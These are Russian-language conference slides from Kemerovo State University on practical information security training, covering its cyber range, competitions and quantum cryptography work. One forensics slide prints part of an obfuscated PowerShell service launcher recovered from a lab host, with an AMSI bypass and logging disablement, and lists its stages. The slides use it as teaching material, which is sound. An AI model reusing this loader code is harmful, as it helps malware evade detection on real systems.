




Практико-ориентированная подготовка специалистов по информационной безопасности. Опыт КемГУ

Карабцев Сергей Николаевич

Директор Института цифры

Кемеровский государственный университет



Коротко о нас

- Кемеровский государственный университет – крупнейшая в Кузбассе организация ВО (34 УГСН, ≈21 тыс. обучающихся), участник программ «Опорные вузы», «Приоритет-2030», базовая организация НОЦ «Кузбасс» и др.
- Институт цифры КемГУ – ключевое подразделение по подготовке ИТ- и ИБ-специалистов.
- Кафедра информационной безопасности с 2022 года реализует специалитет 10.05.01 «Компьютерная безопасность», специализация «Безопасность компьютерных систем и сетей».
- КЦП 25 - 30 мест ежегодно. Средний балл ЕГЭ от 67 до 71.

Актуальность и вызовы современности

- Рост числа кибератак и инцидентов информационной безопасности в России и мире.
- Дефицит практических навыков у выпускников ИБ-направлений.
- Требование рынка труда: специалист должен уметь расследовать инциденты, а не только знать теорию.
- Государственная политика в сфере цифровой безопасности и подготовка кадров.

Главный вызов — не нехватка знаний, а нехватка опыта работы в условиях реального инцидента

Практико-ориентированная подготовка

– это ответ на три системных вызова: лавинообразный рост кибератак, острый кадровый дефицит и разрыв между вузовской теорией и требованиями работодателей.

- **количественный рост атак** требует специалистов, умеющих работать в режиме реального времени с реальной инфраструктурой;
- **кадровый дефицит** требует сокращения срока «доращивания» выпускника до продуктивного сотрудника;
- **государственная политика** прямо ориентирует вузы на интеграцию с работодателями и практическую подготовку.

Студент должен не «изучать ИБ», а действовать как специалист ИБ:
анализировать, расследовать, защищать

Модель практико-ориентированного обучения в КемГУ

1. Сохранение в учебном плане объемной фундаментальной подготовки по физико-математическим дисциплинам.
2. Принцип «теория через практику»: интеграция учебного процесса с реальными или приближенными к реальным задачами.
3. Проектная работа/курсовые работы с работодателями.
4. Тренировки на региональном киберполигоне Ampire.
5. Соревновательная деятельность.
6. Взаимодействие с известными производителями СЗИ и телекоммуникационного оборудования, экспертами в области ИБ.

**Фундаментальная база → лабораторная практика → киберполигон → соревнования →
реальные проекты → квантовые коммуникации**

- Преподавание части дисциплин профессионального цикла возможно в «расширенных» лабораторных условиях: Электроника и схемотехника, Сети и системы передачи информации, Компьютерные сети, Администрирование информационных систем, Аппаратные средства вычислительной техники.
- Тесное взаимодействие с Управлением цифровизации вуза позволяет оснастить лабораторные работы дополнительными техническими средствами, выведенными из эксплуатации в вузе.
- Обучение служением – не такая уж непонятная дисциплина!

Проектная работа/курсовые работы с работодателем

- В реализации специальности «Компьютерная безопасность» участвуют представители организаций-работодателей:
 - Министерство связи и цифрового развития Кузбасса
 - Лицензиаты и телекоммуникационные компании Кузбасса
 - ОГВ Кузбасса
 - ИТ и ИБ-подразделения промышленных предприятий Кузбасса (уголь, химия, энергетика)
- Работодатели:
 - реализуют дисциплины специализации и профильные дисциплины
 - являются заказчиками тем ВКР
 - Руководят написанием курсовых работ по дисциплинам.

Киберполигон Ampire



- В декабре 2023 года появился Киберполигон Кузбасса – первый в стране региональный киберполигон, развёрнутый на ресурсах ЦОД Минцифры Кузбасса.
- Для КемГУ он стал инструментом практической подготовки, интегрированным в учебный процесс кафедры ИБ.
- Занятия на полигоне еженедельно проводились в инициативном порядке, однако с 2026 года в УП появился факультатив «Эксплуатация киберполигона».
- Для специализации «Безопасность компьютерных систем и сетей» киберполигон Ampire стал не только началом соревновательной подготовки, но и ценным паззлом, собравшим в единую картину такие дисциплины, как: «Операционные системы», «Компьютерные сети», «Администрирование ИС», «Системы управления базами данных», «Мониторинг безопасности...» и другие.

Киберполигон стал частью учебного процесса, а не тренажёром «после учебы»

**С 2026 года —
факультатив
«Эксплуатация
киберполигона»**

Освоение полигона и соревнования Ampire 360°

1 место в отборочном туре Ampire Trophy 2026
100% результат • 42 минуты •
42 команды



РЕЙТИНГ КОМАНД КИБЕРБИТВЫ [КИБЕР] ВЕТЕРАНОВ СВО БИТВА

Защитники			Атакующие		
#	Название	Очки	#	Название	Очки
1	Team of the future	42	1	Team of the future	42
2	Team of the future	40	2	Team of the future	40
3	Team of the future	39	3	Team of the future	39
4	Team of the future	38	4	Team of the future	38
5	Team of the future	37	5	Team of the future	37
6	Team of the future	36	6	Team of the future	36
7	Team of the future	35	7	Team of the future	35
8	Team of the future	34	8	Team of the future	34
9	Team of the future	33	9	Team of the future	33
10	Team of the future	32	10	Team of the future	32
11	Team of the future	31	11	Team of the future	31
12	Team of the future	30	12	Team of the future	30
13	Team of the future	29	13	Team of the future	29
14	Team of the future	28	14	Team of the future	28
15	Team of the future	27	15	Team of the future	27
16	Team of the future	26	16	Team of the future	26



студенческая лига корпоративная лига

1	Test Team Please Ignore	1408.59
2	EXE.Tsior	1125.17
3	DurkaOnline	1097.15
4	Легион	802.96
5	GopniX	632.34



Киберполигон Ampire

Следующий шаг: киберполигон становится не только тренажёром, но и объектом исследования

- С недавнего времени киберполигон начал использоваться в новой роли как объект исследования.
- При проведении лабораторных работ по Форензике используются данные уязвимых узлов сценария до начала процедуры устранения последствий и уязвимостей.
- Главный вопрос – как именно это произошло?



Пример расследования

- Взят базовый сценарий с уязвимым узлом MS-17-010 Eternal Blue.
- Используемые инструменты: FTK Imager, volatility3, strings64, Zimmerman tools, PsTools.
- Для поиска артефактов на жестком диске создавался Triage (\$MFT, SYSTEM, SAM, Security.evtx, NTUser, WebCache, Amcache, OBJECTS, Prefetch...)
- Для анализа оперативной памяти снимался мем-дамп.

Что нашли?

```
TimeCreated : 01.10.2026 9:55:20
Id          : 7045
ServiceName : ewnvPjKXKySIjcFm
ImagePath   : %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}else{$b='powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c $gP0r=((('Sc{1}+'ip'+
't'+ 'B{0}ock{2}ogg'+ 'ing')-f'1','r','L');If($PSVersionTable.PSVersion.Major -ge 3){ $j0b0=[Ref].Assembly.GetType((((('+'{2}{5}stem.{ '+'1'+ '}'a'+ 'nagem'+ 'ent.A{3}to'+ 'mat'+ 'ion.{4}ti{0}
s')-f'1','M','S','u','U','y'))); $d3g0A=((('+'{1}'+ 'nabl{5}{4}cri'+ '{0}'+ '}'+'tB'+
'loc{3}Invocation{2}o'+ 'gging')-f'p','E','L','k','S','e'); $no=[Ref].Assembly.GetType((((
'6}{0}'+ '}'stem.{4}'+ '}'a'+ 'na{2}ement.'+'{7}'+ '}'+'{ '+'1}'+'t{8}'+ 'm'+ 'a'+ 't'+ '9'+
''){8}'+ 'n.{7}'+ 'ms{9}{ '+'3}t'+ '{ '+'9}{ '+'5}s'+ '}'-f'y','u','g','U','M','1','
S','A','o','i')); $yMi=((('En'+ '{ '+'1}ble'+ 'Sc{0}'+ '}'ipt{2}lo'+ 'c{3}Logging')-f'r','a
','B','k'); if ($no) { $no.GetField((((('a{0}si'+ '{2}'+ 'nit'+ '{1}'+ '}'+'a'+ 'i{3}'+ '4}d'
```

- ЭТАП 1: Запуск из командной строки (CMD)
- ЭТАП 2: Проверка разрядности системы внутри первого PowerShell
- ЭТАП 3: Подготовка параметров для запуска ВТОРОГО скрытого процесса
- ЭТАП 4: Обход AMSI и отключение логирования
- ЭТАП 5: Распаковка полезной нагрузки (Payload) прямо в память
- ЭТАП 6: Передача распакованного кода как аргумента и финальный запуск


**Для студента это уже не лабораторная работа.
Это полноценное расследование инцидента**

Нашли! Но это не точно!

- Гипотеза: разработчики полигона разделили сценарий на два изолированных уровня:
 - **Сенсорный уровень (Telemetry / Detection Trigger):** генерация сетевых аномалий для срабатывания IDS/SIEM (имитация уязвимости MS17-010).
 - **Транспортный уровень (Reliable Delivery):** развертывание полезной нагрузки через стандартный административный RPC-интерфейс Windows под сервисной учетной записью полигона.
- Инженерный смысл: полигон генерирует события для обучения аналитиков SOC, не подвергая стенд риску падения ядра в BSOD

Разработка уязвимых узлов для Ampire

Студенты кафедры ИБ в рамках практики успешно приступили к реализации УУ



- В настоящее время студенты с преподавателями обдумывают и реализуют концепцию сценариев атак на АСУ ТП на примере установки пастеризации молока.
- В качестве элементов для реализации выбраны свободные продукты (SCADA + логические контроллеры).

Студенты переходят от пользователей полигона к разработчикам сценариев


Взаимодействие с партнерами

- Академическое партнерство с образовательными организациями: ТУСУР (г. Томск), ФУМО ВО ИБ.
- Академическое партнерство с промышленными компаниями: АО «ИнфоТеКС», АО «Позитив Текнолоджиз», ООО «Код безопасности», ООО «Предприятие «ЭЛТЕКС», компания КиберПротект, компания Серчинформ, ООО «Конфидент».
- Вид взаимодействия: официальные учебные курсы от компаний-вендоров, сетевая академия, повышение квалификации ППС и студентов, стажировки студентов, расширение материальной и методической базы.

Центр компетенций «Квантовые коммуникации и криптография»

- В рамках реализации программы «Приоритет-2030» в КемГУ был открыт Центр компетенций «Квантовые коммуникации и криптография» для опережающей подготовки специалистов в области систем с КРК.
- Центр компетенций оснастили ПАК VipNet QKDSim, ПО QKDSim, виртуальными РУКС VipNet, а также классическим учебным комплексом по защите сетей с применением СКЗИ.
- Преподаватели кафедры прошли курсы ПК в УЦ ИнфоТеКС.
- Студенты прошли повышение квалификации в рамках факультатива «Основы квантовых коммуникаций» и производственную практику в ТУСУР.


**Киберполигон готовит к защите современных систем.
Квантовые коммуникации — к защите систем
следующего поколения**




Пилотный проект по построению сегмента квантовой сети в Кузбассе

Первый в Кузбассе сегмент квантовой сети: КемГУ — Администрация Кемеровской области

- 9 сентября 2026 года на V Форуме «Кузбасс в цифре» был продемонстрирован видеозвонок ректора КемГУ и министра цифрового развития Кузбасса через систему с КРК QTS Lite.



От образовательной лаборатории — к инфраструктуре региона



Модель КемГУ: от учебной задачи к реальной защите региона



Результт: выпускник понимает не только теорию ИБ, но и работу с реальными системами, инцидентами и технологиями защиты следующего поколения.

Благодарю за
внимание!

Карабцев С.Н.,
e-mail: skarab@kemsu.ru

